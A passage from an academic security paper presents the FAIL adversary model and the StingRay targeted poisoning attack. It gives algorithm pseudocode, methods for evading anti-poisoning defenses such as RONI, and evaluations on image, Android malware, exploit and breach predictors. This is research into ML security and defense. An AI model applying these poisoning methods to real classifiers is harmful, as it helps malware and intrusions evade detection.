Table 1: FAIL analysis of existing attacks. For each attack, we analyze the adversary model and evaluation of the proposed technique. Each cell contains the answers to our two questions, *AQ1* and *AQ2*: *yes* (✓), *omitted* (✗) and *irrelevant* (∅). We also flag *implicit assumptions* (*) and a *missing evaluation* (†).

| Study | F | A | I | L |
|---|---|---|---|---|
| Test Time Defenses | | | | |
| Distillation[38] | ✗,✓ | ✗,✓ | ✗,✗ | ✗,✗ |
| Feature Squeezing[49] | ✓,✓ | ✗,✗ | ✗,✗ | ✓,✓ |
| Training Time Defenses | | | | |
| RONI[34] | ✗,✗ | ✗,✗ | ✓,✗ | ✗,✗ |
| Certified Defense[42] | ✗,✗ | ✗,✗ | ✓,✓ | ✗,✗ |

Table 2: FAIL analysis of existing defenses. We analyze a defense's approach to security: *DQ1* (secrecy) and *DQ2* (hardening). Each cell contains the answers to the two questions: *yes* (✓), and *no* (✗).

## 3.1 Unifying Threat Model Assumptions

Discordant threat model definitions result in implicit assumptions about adversarial limitations, some of which might not be realistic. The FAIL model allows us to systematically reason about such assumptions. To demonstrate its utility, we evaluate a body of existing studies by means of answering two questions for each work.

[2] Gu et al.'s study investigates a scenario where the attacker performs the training on behalf of the victim. Consequently, the attacker has full access to the model architecture, parameters, training set and feature representation. However, with the emergence of frameworks such as [16], even in this threat model, it might be possible that the attacker does not know the training set or the features.

To categorize existing attacks, we first inspect a threat model and ask: *AQ1–Are bounds for attacker limitations specified along the dimension?*. The possible answers are: *yes, omitted* and *irrelevant*. For instance, the threat model in Carlini et al.'s evasion attack [9] specifies that the adversary requires complete knowledge of the model and its parameters, thus the answer is *yes* for the **A** dimension. In contrast, the analysis on the **I** dimension is *irrelevant* because the attack does not require access to the victim training set. However, the study does not discuss feature knowledge, therefore we mark the **F** dimension as *omitted*.

Our second question is: *AQ2–Is the proposed technique evaluated along the dimension?*. This question becomes *irrelevant* if the threat model specifications are *omitted* or *irrelevant*. For example, Carlini et al. evaluated transferability of their attack when the attacker does not know the target model parameters. This corresponds to the attacker algorithm knowledge, therefore the answer is *yes* for the **A** dimension.

Applying the FAIL model reveals implicit assumptions in existing attacks. An implicit assumption exists if the attack limitations are not specified along a dimension. Furthermore, even with explicit assumptions, some studies do not evaluate all relevant dimensions. We present these findings about previous attacks within the FAIL model in Table 1.

When looking at existing defenses through the FAIL model, we aim to observe how they achieve security: either by hiding information or limiting the attacker capabilities. For defenses that involve creating knowledge asymmetry between attackers and the defenders, i.e. secrecy, we ask: *DQ1–Is the dimension employed as a mechanism for secrecy?*. For example, feature squeezing [49] employs feature reduction techniques unknown to the attacker; therefore the answer is *yes* for the **F** dimension.

In order to identify hardening dimensions, which attempt to limit the attack capabilities, we ask: *DQ2–Is the dimension employed as a mechanism for hardening?*. For instance, the distillation defense [38] against evasion modifies the neural network weights to make the attack more difficult; therefore the answer is *yes* for the **A** dimension.

These defenses may come with inaccurate assessments for the adversarial capabilities and implicit assumptions. For example, distillation limits adversaries along the **F** and **A** dimensions but employing a different attack strategy could bypass it [9]. On poisoning attacks, the RONI [34] defense assumes training set secrecy, but does not evaluate the threat posed by attackers with sufficient knowledge along the other dimensions. As our results will demonstrate, this implicit assumption allows attackers to bypass the defense while remaining within the secrecy bounds.

The results for the evaluated defenses are found in Table 2. The detailed evaluation process for each of these studies can be found in our technical report [43].

## 4 The StingRay Attack

Reasoning about implicit and explicit assumptions in prior defenses allows us to design algorithms which exploit their weaknesses. In this section, we introduce StingRay, one such attack that achieves targeted poisoning while preserving overall classification performance. StingRay is a general framework for crafting poison samples.

At a high level, our attack builds a set of poison instances by starting from base instances that are close to the target in the feature space but are labeled as the desired target label $y_d$, as illustrated in the example from Figure 2. Here, the adversary has created a malicious Android app $\mathbf{t}$, which includes suspicious features (e.g. the `WRITE_CONTACTS` permission on the left side of the figure), and wishes to prevent a malware detector from flagging this app. The adversary, therefore, selects a benign app $\mathbf{x_b}$ as a base instance. To craft each poison instance, StingRay alters a subset of a base instance's features so that they resemble those of the target. As shown on the right side of Figure 2, these are not necessarily the most suspicious features, so that the crafted instance will likely be considered benign. Finally, StingRay filters crafted instances based on their negative impact on instances from $S'$, ensuring that their individual effect on the target classification performance is negligible. The sample crafting procedure is repeated until there are enough instances to trigger the misclassification of $\mathbf{t}$. Algorithm 1 shows the pseudocode of the attack's two general-purpose procedures .

We describe concrete implementations of our attack against four existing applications: an image recognition system, an Android malware detector, a Twitter-based exploit predictor, and a data breach predictor. We reimplement the systems that are not publicly available, using the original classification algorithms and the original training sets to reproduce those systems as closely as possible. In total, our applications utilize three classification algorithms—convolutional neural network, linear SVM, and random forest—that have distinct characteristics. This spectrum illustrates the first challenge for our attack: identifying and encapsulating the application-specific steps in StingRay, to adopt a modular design with broad applicability. Making poisoning attacks practical raises additional challenges. For example, a naïve approach would be to inject the target with the desired label into the training set: $h(\mathbf{t}) = y_d$ (**S.I**). However, this is impractical because the adversary, under our threat

**Algorithm 1** The StingRay attack.

```
procedure StingRay(S', Y_S', t, y_t, y_d)
    I = ∅
    h = A'(S')
    repeat
        x_b = GetBaseInstance(S', Y_S', t, y_t, y_d)
        x_c = CraftInstance(x_b, t)
        if GetNegativeImpact(S', x_c) < τ_NI then
            I = I ∪ {x_c}
            h = A'(S' ∪ I)
    until (|I| > N_min and h(t) = y_d) or |I| > N_max
    PDR = GetPDR(S', Y_S', I, y_d)
    if h(t) ≠ y_d or PDR < τ_PDR then
        return ∅
    return I
procedure GetBaseInstance(S', Y_S', t, y_t, y_d)
    for x_b, y_b in Shuffle(S', Y_S') do
        if D(t, x_b) < τ_D and y_b = y_d then
            return x_b
```

model, does not control the labeling function. Therefore, GetBaseInstance works by selecting instances $\mathbf{x_b}$ that already have the desired label and are close to the target in the feature space (**S.II**).

A more sophisticated approach would mutate these samples and use poison instances to push the model boundary toward the target's class [32]. However, these instances might resemble the target class too much, and they might not receive the desired label from the oracle or even get flagged by an outlier detector. In CraftInstance, we apply tiny perturbations to the instances (**D.III**) and by checking the negative impact *NI* of crafted poisoning instances on the classifier (**D.IV**) we ensure they remain *individually inconspicuous*.

Mutating these instances with respect to the target [34] (as illustrated in Figure 1c) may still reduce the overall performance of the classifier (e.g. by causing the misclassification of additional samples similar to the target). We overcome this via GetPDR by checking the performance drop of the attack samples (**S.V**), therefore ensuring that they remain *collectively inconspicuous*.

Even so, the StingRay attack adds robustness to the poison instances by crafting more instances than necessary, to overcome sampling-based defenses (**D.VI**). Nevertheless, the attack has a sampling budget that dictates the allowable number of crafted instances (**B.VII**). A detailed description of StingRay is found in Appendix A.

**Attack Constraints.** The attack presented above has a series of constraints that shape its effectiveness. Reasoning about them allows us to adapt StingRay to the specific restrictions on each application. These span all three categories identified in Section 3: Success(**S.**), Defense(**D.**) and Budget(**B.**):

**S.I** $h(\mathbf{t}) = y_d$: the desired class label for target

**S.II** $D(\mathbf{t}, \mathbf{x_b}) < \tau_D$: the inter-instance distance metric

**D.III** $\bar{s} = \frac{1}{|I|} \sum_{\mathbf{x_c} \in I} s(\mathbf{x_c}, \mathbf{t})$, where $s(\cdot, \cdot)$ is a *similarity* metric: crafting target resemblance

**D.IV** $NI < \tau_{NI}$: negative impact of poisoning instances

**S.V** $PDR < \tau_{PDR}$: the perceived performance drop

**D.VI** $|I| \geq N_{min}$: the minimum number of poison instances

**B.VII** $|I| \leq N_{max}$: maximum number of poisoning instances

The perceived success of the attacker goals (**S.I** and **S.V**) dictate whether the attack is triggered. If the *PDR* is large, the attack might become indiscriminate and the risk of degrading the overall classifier's performance is high. The actual *PDR* could only be computed in the white-box setting. For scenarios with partial knowledge, it is approximated through the perceived *PDR* on the available classifier.

The impact of crafted instances is influenced by the distance metric and the feature space used to measure instance similarity (**S.II**). For applications that learn feature representations (e.g. neural nets), the similarity of learned features might be a better choice for minimizing the crafting effort.

The set of features that are actively modified by the attacker in the crafted instances (**D.III**) defines the *target resemblance* for the attacker, which imposes a trade-off between their inconspicuousness and the effectiveness of the sample. If this quantity is small, the crafted instances are less likely to be perceived as outliers, but a larger number of them is required to trigger the attack. A higher resemblance could also cause the oracle to assign crafted instances a different label than the one desired by the attacker.

The loss difference of a classifier trained with and without a crafted instance (**D.IV**) approximates the negative impact of that instance on the classifier. It may be easy for an attacker to craft instances with a high negative impact, but these instances may also be easy to detect using existing defenses.

In practice, the cost of injecting instances in the training set can be high (e.g. controlling a network of bots in order to send fake tweets) so the attacker aims to minimize the number of poison instances (**D.VI**) used in the attack. The adversary might also discard crafted instances that do not have the desired impact on the ML

model. Additionally, some poison instances might be filtered before being ingested by the victim classifier. However, if the number of crafted instances falls below a threshold $N_{min}$, the attack will not succeed. The maximum number of instances that can be crafted (**B.VII**) influences the outcome of the attack. If the attacker is unable to find sufficient poison samples after crafting $N_{max}$ instances, they might conclude that the large fraction of poison instances in the training set would trigger suspicions or that they depleted the crafting budget.

**Delivering Poisoning Instances.** The mechanism through which poisoning instances are delivered to the victim classifier is dictated by the application characteristics and the adversarial knowledge. In the most general scenario, the attacker injects the crafted instances alongside existing ones, expecting that the victim classifier will be trained on them. For applications where models are updated over time or trained in mini-batches (such as an image classifier based on neural networks), the attacker only requires control over a subset of such batches and might choose to deliver poison instances through them. In cases where the attacker is unable to create new instances (such as a vulnerability exploit predictor), they will rely on modifying the features of existing ones by poisoning the feature extraction process. The applications we use to showcase StingRay highlight these scenarios and different attack design considerations.

## 4.1 Bypassing Anti-Poisoning Defenses

In this section, we discuss three defenses against poisoning attacks and how StingRay exploits their limitations.

The Micromodels defense was proposed for cleaning training data for network intrusion detectors [13]. The defense trains classifiers on non-overlapping epochs of the training set (*micromodels*) and evaluates them on the training set. By using a majority voting of the micromodels, training instances are marked as either safe or suspicious. Intuition is that attacks have relatively low duration and they could only affect a few micromodels. It also relies on the availability of accurate instance timestamps.

Reject on Negative Impact (RONI) was proposed against spam filter poisoning attacks [3]. It measures the incremental effect of each individual suspicious training instance and discards the ones with a relatively significant negative impact on the overall performance. RONI sets a threshold by observing the average negative impact of each instance in the training set and flags an instance when its performance impact exceeds the threshold. This threshold determines RONI's ultimate effectiveness and ability to identify poisoning samples. The defense also requires a sizable clean set for testing instances. We adapted RONI to a more realistic scenario, assuming no clean holdout set, implementing an iterative variant, as suggested in [41], that incrementally decreases the allowed performance degradation threshold. To the best of our knowledge, this version has not been implemented and evaluated before. However, RONI remains computationally inefficient as the number of trained classifiers scales linearly with the training set.

Target-aware RONI (tRONI) builds on the observation that RONI fails to mitigate *targeted* attacks [34] because the poison instances might not individually cause a significant performance drop. We propose a targeted variant which leverages prior knowledge about a test-time misclassification to determine training instances that might have caused it. While RONI estimates the negative impact of an instance on a holdout set, tRONI considers their effect on the target classification alone. Therefore tRONI is only capable of identifying instances that distort the target classification significantly. A detailed description of this defense is available in the technical report [43].

All these defenses aim to increase adversarial costs by forcing attackers to craft instances that result in a small loss difference (Cost **D.IV**). Therefore, they implicitly assume that poisoning instances stand out from the rest, and they negatively affect the victim classifier. However, attacks such as StingRay could exploit this assumption to evade detection by crafting a small number of inconspicuous poison samples.

## 4.2 Attack Implementation

We implement StingRay against four applications with distinct characteristics, each highlighting realistic constraints for the attacker. We omit certain technical details for space considerations, encouraging interested readers to consult the technical report [43].

**Image classification.** We first poison a neural-network (NN) based application for image classification, often used for demonstrating evasion attacks in the prior work. The input instances are images and the labels correspond to objects that are depicted in the image (e.g. airplane, dog, ship). We evaluate StingRay on our own implementation for CIFAR-10 [24]. 10,000 instances (1/6 of the data set) are used for validation and testing. In this scenario, the attacker has an image $\mathbf{t}$ with true label $y_t$ (e.g. a dog) and wishes to trick the model into classifying it as a specific class $y_d$ (e.g. a cat).

We implement a neural network architecture that achieves a performance comparable to other studies [38, 9], obtaining a validation accuracy of 78%. Once the network is trained on the benign inputs, we proceed to poison the classifier. We generate and group poison in-

stances into batches alongside benign inputs. We define $\gamma \in [0,1]$ to be the *mixing parameter* which controls the number of poison instances in a batch. In our experiments we varied $\gamma$ over $\{0.125, 0.5, 1.0\}$ (i.e. 4, 16, and 32 instances of the batch are poison) and selected the value that provided the best attack success rate, keeping it fixed across successive updates. We then update[3] the previously trained network using these batches until either the attack is perceived as successful or we exceed the number of available poisoning instances, dictated by the cut-off threshold of $N_{max}$. It is worth noting that if the learning rate is high and the batch contains too many poison instances, the attack could become indiscriminate. Conversely, too few crafted instances would not succeed in changing the target prediction, so the attacker needs to control more batches.

The main insight that motivates our method for generating adversarial samples is that there exist inputs to a network $\mathbf{x}_1, \mathbf{x}_2$ whose distance in pixel space $||\mathbf{x}_1 - \mathbf{x}_2||$ is much smaller than their distance in deep feature space $||H_i(\mathbf{x}_1) - H_i(\mathbf{x}_2)||$, where $H_i(\mathbf{x})$ is the value of the $i^{\text{th}}$ hidden layer's activation for the input $\mathbf{x}$. This insight is motivated by the very existence of test-time adversarial examples, where inputs to the classifier are very similar in pixel space, but are successfully misclassified by the neural network [4, 44, 17, 50, 37, 9]. Our attack consists of selecting *base* instances that are close to the target $\mathbf{t}$ in *deep feature space*, but are labeled by the oracle as the attacker's desired label $y_d$. CRAFTINSTANCE creates poison images such that the *distance to the target* $\mathbf{t}$ in deep feature space is minimized and the resulting adversarial image is within $\tau_D$ distance in pixel space to $\mathbf{t}$. Recent observations suggest that features in the deeper layers of neural networks are not transferable [52]. This suggests that the selection of the layer index $i$ in the objective function offers a trade-off between attack transferability and the magnitude of perturbations in crafted images (Cost **D.III**). In our experiments we choose $H_i$ to be the third convolutional layer.

We pick 100 target instances uniformly distributed across the class labels. The desired label $y_d$ is the one closest to the true label $y_t$ from the *attacker's classifier* point of view (i.e. it is the second best guess of the classifier). We set the cut-off threshold $N_{max} = 64$, equivalent to two mini-batches of 32 examples. The perturbation is upper-bounded at $\tau_D < 3.5\%$ resulting in a target resemblance $\bar{s} < 110$ pixels.

**Android malware detection.** The Drebin Android malware detector [2] uses a linear SVM classifier to predict if an application is malicious or benign. The Drebin data set consists of 123,453 Android apps, including

[3] The update is performed on the entire network (i.e. all layers are updated).





Figure 2: The sample crafting process illustrated for the Drebin Android malware detector. Suspicious features are emphasized in VirusTotal reports using an opaque internal process, but the attacker is not constrained to copying them.

5,560 malware samples. These were labeled using 10 AV engines on VirusTotal [48], considering apps with at least two detections as malicious. The feature space has 545,333 dimensions. We use stratified sampling and split the data set into 60%-40% folds training and testing respectively, aiming to mimic the original classifier. Our implementation achieves 94% F1 on the testing set. The features are extracted from the application archives (APKs) using two techniques. First, from the *AndroidManifest* XML file, which contains meta information about the app, the authors extract the permission requested, the application components and the registered system callbacks. Second, after disassembling the *dex* file, which contains the app bytecode, the system extracts suspicious Android framework calls, actual permission usage and hardcoded URLs. The features are represented as bit vectors, where each index specifies whether the application contains a feature. The adversary aims to misclassify an Android app $\mathbf{t}$. Although the problems of inducing a targeted false positive (FP) and a targeted false negative (FN) are analogous from the perspective of our definitions, in practice the adversary is likely more interested in targeted FNs, so we focus on this case in our experiments. We evaluate this attack by selecting target instances from the testing set that would be correctly labeled as malicious by the classifier. We then craft instances by adding active features (permissions, API calls, URL requests) from the target to existing benign instances, as illustrated in Figure 2. Each of the crafted apps will have a subset of the features of $\mathbf{t}$, to remain individually inconspicuous. The poisoning instances are mixed with the pristine ones and used to train the victim classifier from scratch.

We craft 1,717 attacks to test the attack on the Drebin classifier. We use a cutoff threshold $N_{max} = 425$, which corresponds to 0.5% of the training set. The base instances are selected using the Manhattan distance $D = l_1$ and each poisoning instance has a target resemblance of $\bar{s} = 10$ features and a negative impact $\tau_{NI} < 50\%$.

**Twitter-based exploit prediction.** In [40], the authors present a system, based on a linear SVM, that predicts

which vulnerabilities are going to be exploited using features extracted from Twitter and public vulnerability databases. For each vulnerability, the predictor extracts word-based features (e.g. the number of tweets containing the word *code*), Twitter statistics (e.g. number of distinct users that tweeted about it), and domain-specific features for the vulnerability (e.g. CVSS score). The data set contains 4,140 instances out of which 268 are labeled as positive (a proof-of-concept exploit is publicly available). The classifier uses 72 features from 4 categories: CVSS Score, Vulnerability Database, Twitter traffic and Twitter word features. Due to the class imbalance, we use stratified samples of 60%–40% of the data set for training and testing respectively, obtaining a 40% testing F1.

The targeted attack selects a set $I$ of vulnerabilities that are similar to $\mathbf{t}$ (e.g. same product or vulnerability category), have no known exploits, and gathered fewer tweets. It then proceeds to post crafted tweets about *these* vulnerabilities that include terms normally found in the tweets about the *target* vulnerability. In this manner, the classifier gradually learns that these terms indicate vulnerabilities that are not exploited. However, the attacker's leverage is limited since the features extracted from sources other than Twitter are not under the attacker's control.

We simulate 1,932 attacks setting $N_{max} = 20$ and selecting the CVEs to be poisoned using the Euclidean distance $D = l_2$ with $\tau_{NI} < 50\%$.

**Data breach prediction.** The fourth application we analyze is a data breach predictor proposed in [30]. The system attempts to predict whether an organization is going to suffer a data breach, by using a random forest classifier. The features used in classification include indications of bad IT hygiene (e.g. misconfigured DNS servers) and malicious activity reports (e.g. blacklisting of IP addresses belonging to the organization). These features are absolute values (i.e. organization size), as well as time series based statistics (e.g. duration of attacks). The Data Breach Investigations Reports (DBIR) [47] provides the ground truth. The classifier uses 2,292 instances with 382 positive-labeled examples. The 74 existing features are extracted from externally observable network misconfiguration symptoms as well as blacklisting information about hosts in an organization's network. A similar technique is used to compute the FICO Enterprise Security Score [15]. We use stratified sampling to build a training set containing 50% of the corpus and use the rest for testing and choosing targets for the attacks. The classifier achieves a 60% F1 score on the testing set.

In this case, the adversary plans to hack an organization $\mathbf{t}$, but wants to avoid triggering an incident prediction despite the eventual blacklisting of the organization's IPs. In our simulation, we choose $\mathbf{t}$ from within organizations that were reported in DBIR and were not used at training time, being correctly classified at testing. The adversary chooses a set $I$ of organizations that do not appear in the DBIR and modifies their feature representation. The attacker has limited leverage and is only able to influence time series based features indirectly, by injecting information in various blacklists.

We generate 2,002 attacks under two scenarios: the attacker has compromised a blacklist and is able to influence the features of many organizations, or the attacker has infiltrated a few organizations and it uses them to modify their reputation on all the blacklists. We set $N_{max} = 50$ and the instances to be poisoned are selected using the Euclidean distance $D = l_2$ with $\tau_{NI} < 50\%$.

## 4.3 Practical Considerations

**Running time of StingRay.** The main computational expenses of StingRay are: crafting the instances in CRAFTINSTANCE, computing the distances to the target in GETBASEINSTANCE, and measuring the negative impact of the crafted instances in GETNEGATIVEIMPACT.

CRAFTINSTANCE depends on the crafting strategy and its complexity in searching for features to perturb. For the image classifier, we adapt an existing evasion attack, showing that we could reduce the computational cost by finding adversarial examples on hidden layers instead of the output layer. For all other applications we evaluated, the choice of features is determined in constant time.

The GETBASEINSTANCE procedure computes inter-instance distances once per attack, and it is linear in terms of the attackers training set size for a particular label. For larger data sets the distance computation could be approximated (e.g. using a low-rank approximation).

In GETNEGATIVEIMPACT, we obtain a good approximation of the negative impact (NI) by training locally-accurate classifiers on small instance subsets and performing the impact test on batches of crafted instances.

**Labeling poisoning instances.** Our attacker model assumes that the adversary does not control the oracle used for labeling poisoning instances. Although the attacker could craft poisoning instances that closely resemble the target $\mathbf{t}$ to make them more powerful, they could be flagged as outliers or the oracle could assign them a label that is detrimental for the attack. It is therefore beneficial to reason about the oracles specific to all applications and the mechanisms used by StingRay to obtain the desired labels.

For the image classifier, the most common oracle is a consensus of human analysts. In an attempt to map

the effect of adversarial perturbations on human perception, the authors of [35] found through a user study that the maximum fraction of perturbed pixels at which humans will correctly label an image is 14%. We, therefore, designed our experiments to remain within these bounds. Specifically, we measure the pixel space perturbation as the $l_\infty$ distance and discard poison samples with $\tau_D > 0.14$ prior to adding them to $I$.

The Drebin classifier uses VirusTotal as the oracle. In our experiments, the poison instances would need to maintain the benign label. We systematically create over 19,000 Android applications that correspond to attack instances and utilize VirusTotal, in the same way as Drebin does, to label them. To modify selected features of the Android apps, we reverse-engineer Drebin's feature extraction process to generate apps that would have the desired feature representation. We generate these applications for the scenario where only the subset of features extracted from the *AndroidManifest* are modifiable by the attacker, similar to prior work [19]. In 89% of these cases, the crafted apps bypassed detection, demonstrating the feasibility of our strategy in obtaining negatively labeled instances. However, in our attack scenario, we assume that the attacker is not consulting the oracle, releasing all crafted instances as part of the attack.

For the exploit predictor, labeling is performed independently of the feature representations of instances used by the system. The adversary manipulates the public discourse around existing vulnerabilities, but the label exists with respect to the availability of an exploit. Therefore the attacker has more degrees of freedom in modifying the features of instances in $I$, knowing that their desired labels will be preserved.

In case of the data breach predictor, the attacker utilizes organizations with no known breach and aims to poison the blacklists that measure their hygiene, or hacks them directly. In the first scenario, the attacker does not require access to an organization's networks, therefore the label will remain intact. The second scenario would be more challenging, as the adversary would require extra capabilities to ensure they remain stealthy while conducting the attack.

# 5 Evaluation

We start by evaluating weaker evasion and poisoning adversaries, within the **FAIL** model, on the image and malware classifiers (Section 5.1). Then, we evaluate the effectiveness of existing defenses against StingRay (Section 5.2) and its applicability to a larger range of classifiers. Our evaluation seeks to answer four research questions: *How could we systematically evaluate the transferability of existing evasion attacks? What are the limitations of realistic poisoning adversaries? When are targeted poison samples transferable? Is StingRay effective against multiple applications and defenses?* We quantify the effectiveness of the evasion attack using the percentage of successful attacks (SR), while for StingRay we also measure the Performance Drop Ratio (PDR). We measure the PDR on holdout testing sets by considering either the average accuracy, on applications with balanced data sets, or the average F1 score (the harmonic mean between precision and recall), which is more appropriate for highly imbalanced data sets.

## 5.1 FAIL Analysis

In this section, we evaluate the image classifier and the malware detector using the **FAIL** framework. The model allows us to utilize both a state of the art evasion attack as well as StingRay for the task. To control for additional confounding factors when evaluating StingRay, in this analysis we purposely omit the negative impact-based pruning phase of the attack. We chose to implement the FAIL analysis on the two applications as they do not present built-in leverage limitations and they have distinct characteristics.

**Evasion attack on the image classifier.** The first attack subjected to the FAIL analysis is JSMA [35], a well-known targeted evasion attack  Transferability of this attack has previously been studied only for an adversary with limited knowledge along the **A** and **I** dimensions [37]. We attempt to reuse an application configuration similar in prior work, implementing our own 3-layer convolutional neural network architecture for the MNIST handwritten digit data set [26]. The validation accuracy of our model is 98.95%. In table 3, we present the average results of our 11 experiments, each involving 100 attacks.

For each experiment, the table reports the $\Delta$ variation of the **FAIL** dimension investigated, two SR statistics: *perceived* (as observed by the attacker on their classifier) and *potential* (the effect on the victim if all attempts are triggered by the attacker) as well as the mean perturbation $\bar{\tau_D}$ introduced to the evasion instances.

Experiment #6 corresponds to the white-box adversary, where we observe that the white-box attacker could reach 80% SR.

Experiments #1–2 model the scenario in which the attacker has limited **Feature knowledge**. Realistically, these scenarios can simulate an evasion or poisoning attack against a self-driving system, conducted without knowing the vehicle's camera angles—wide or narrow. We simulate this by cropping a frame of 3 and 6 pixels from the images, decreasing the available features by 32% and 62%, respectively. The attacker uses the cropped images for training and testing the classifier, as

| # | Δ | SR % | $\tilde{\tau}_D$ |
|---|---|---|---|
| **F**AIL:Unknown features | | | |
| 1 | 32% | 67/3 | 0.070 |
| 2 | 62% | 86/7 | 0.054 |
| FA**I**L:Unknown algorithm | | | |
| 3 | shallow | 99/10 | 0.035 |
| 4 | narrow | 82/20 | 0.027 |
| FAI**L**:Unavailable training set | | | |
| 5 | 35000 | 93/18 | 0.032 |
| 6 | 50000 | 80/80 | 0.026 |
| FA**I**L:Unknown training set | | | |
| 7 | 45000 | 90/18 | 0.029 |
| 8 | 50000 | 96/19 | 0.034 |
| FAI**L**:Read-only features | | | |
| 9 | 18% | 80/4 | 0.011 |
| 10 | 41% | 80/34 | 0.022 |
| 11 | 62% | 80/80 | 0.026 |

Table 3: JSMA on the image classifier

| Δ | SR % | PDR | Instances |
|---|---|---|---|
| **F**AIL:Unknown features | | | |
| 39% | 87/63/67 | 0.93/0.96/0.96 | 8/4/10 |
| 66% | 84/71/74 | 0.94/0.95/0.95 | 8/4/9 |
| FA**I**L:Unknown algorithm | | | |
| shallow | 83/65/68 | 0.97/0.97/0.96 | 17/14/15 |
| narrow | 75/67/72 | 0.96/0.97/0.96 | 20/16/17 |
| FAI**L**:Unavailable training set | | | |
| 35000 | 73/68/76 | 0.97/0.96/0.96 | 17/16/14 |
| 50000 | 78/70/74 | 0.97/0.97/0.97 | 18/16/15 |
| FA**I**L:Unknown training set | | | |
| 45000 | 82/69/74 | 0.98/0.96/0.96 | 16/10/15 |
| 50000 | 70/62/68 | 0.95/0.96/0.96 | 17/8/17 |
| FAI**L**:Read-only features | | | |
| 25% | 80/70/72 | 0.97/0.97/0.97 | 19/16/15 |
| 50% | 80/71/76 | 0.97/0.97/0.97 | 18/16/13 |
| 75% | 83/78/79 | 0.97/0.97/0.96 | 16/16/12 |

Table 4: StingRay on the image classifier

| Δ | SR % | PDR | Instances |
|---|---|---|---|
| **F**AIL:Unknown features | | | |
| 109066 | 79/3/5 | 0.99/0.99/1.00 | 73/50/53 |
| 327199 | 77/12/13 | 0.99/0.99/1.00 | 51/50/15 |
| FA**I**L:Unknown algorithm | | | |
| SGD | 42/33/42 | 0.99/0.99/0.99 | 65/50/31 |
| dSVM | 38/35/48 | 0.99/0.99/0.99 | 78/50/61 |
| FAI**L**:Unavailable training set | | | |
| 8514 | 69/27/27 | 0.90/0.99/0.99 | 57/50/42 |
| 85148 | 50/50/50 | 0.99/0.99/0.99 | 77/50/61 |
| FA**I**L:Unknown training set | | | |
| 8514 | 53/21/24 | 0.93/0.99/1.00 | 62/50/49 |
| 43865 | 36/29/39 | 1.04/0.99/0.99 | 100/50/87 |
| FAI**L**:Read-only features | | | |
| 851 | 73/12/13 | 0.67/0.99/1.00 | 50/50/10 |
| 8514 | 49/16/17 | 0.90/0.99/1.00 | 61/50/47 |
| 85148 | 32/32/32 | 0.99/0.99/0.99 | 79/50/57 |

Table 5: StingRay on the malware classifier

Tables 3, 4, 5: FAIL analysis of the two applications. For each JSMA experiment, we report the attack SR (perceived/potential), as well as the mean perturbation $\tilde{\tau}_D$ introduced to the evasion instances. For each StingRay experiment, we report the SR and PDR (perceived/actual/potential), as well as statistics for the crafted instances on successful attacks (mean/median/standard deviation). Δ represents the variation of the **FAIL** dimension investigated.

well as for crafting instances. On the victim classifier, the cropped part of the images is added back without altering the perturbations.

With limited knowledge along this dimension (#1-2) the perceived success remains high, but the actual SR is very low. This suggests that the evasion attacks are very sensitive in such scenarios, highlighting a potential direction for future defenses.

We then model an attacker with limited **Algorithm knowledge**, possessing a similar architecture, but with smaller network capacity. For the shallow network (#3) the attacker network has one less hidden layer; the narrow architecture (#4) has half of the original number of neurons in the fully connected hidden layers. Here we observe that the shallow architecture (#3) renders almost all attacks as successful on the attacker. However, the potential SR on the victim is higher for the narrow setup (#4). This contradicts claims in prior work [37], which state that the used architecture is not a factor for success.

**Instance knowledge.** In #5 we simulate a scenario in which the attacker only knows 70% of the victim training set, while #7-8 model an attacker with 80% of the training set available and an additional subset of instances sampled from the same distribution.


These results might help us explain the contradiction with prior work. Indeed, we observe that a robust attacker classifier, trained on a sizable data set, reduces the SR to 19%, suggesting that the attack success sharply declines with fewer victim training instances available. In contrast, in [37] the SR remains at over 80% because of the non-random data-augmentation technique used to build the attacker training set. As a result, the attacker model is a closer approximation of the victim one, impacting the analysis along the **A** dimension.

Experiments #9–11 model the case where the attacker has limited **Leverage** and is unable to modify some of the instance features. This could represent a region where watermarks are added to images to check their integrity. We simulate it by considering a border in the image from which the modified pixels would be discarded, corresponding to the attacker being able modify to 18%, 41% and 62% of an image respectively. We observe a significant drop in transferability, although #11 shows that the SR is not reduced with leverage above a certain threshold.

**StingRay on the image classifier.** We now evaluate the poisoning attack described in 4.2 under the same scenarios defined above. Table 4 summarizes our results. In contrast to evasion, the table reports the SR, PDR, and the number of poison instances needed. Here, besides the *perceived* and *potential* statistics, we also report the *actual* SR and PDR (as reflected on the victim when triggering only the attacks perceived successful).

For limited **Feature knowledge**, we observe that the perceived SR is over 84% but the actual success rate drops significantly on the victim. However, the actual SR for #2 is similar to the white-box attacker (#6), showing that features derived from the exterior regions of an image are less specific to an instance. This suggests that although reducing feature knowledge decreases the effectiveness of StingRay, the specificity of some known features may still enable successful attacks.

Along the **A** dimension, we observe that both architectures allow the attacker to accurately approximate the deep space distance between instances. While the perceived SR is overestimated, the actual SR of these attacks is comparable to the white-box attack, showing that ar-



(a) Limited **F**eature knowledge. (b) Limited **L**everage.

Figure 3: Example of original and crafted images. Images in the left panel are crafted with 39% and 66% of features unknown. In the right panel, the images are crafted with 100% and 50% leverage.

chitecture secrecy does not significantly increase the resilience against these attacks. The open-source neural network architectures readily available for many of classification tasks would aid the adversary. Along the **I** dimension, in #5, the PDR is increased because the smaller available training set size prevents them from training a robust classifier. In the white-box attack #6 we observe that the perceived, actual and potential SRs are different. We determined that this discrepancy is caused by documented nondeterminism in the implementation framework. This affects the order in which instances are processed, causing variance on the model parameters, which in turns reflects on the effectiveness of poisoning instances. Nevertheless, we observe that the potential SR is higher in #5, even though the amount of available information is larger in #6. This highlights the benefit of a fine-grained analysis along all dimensions, since the attack success rate may not be monotonic in terms of knowledge levels.

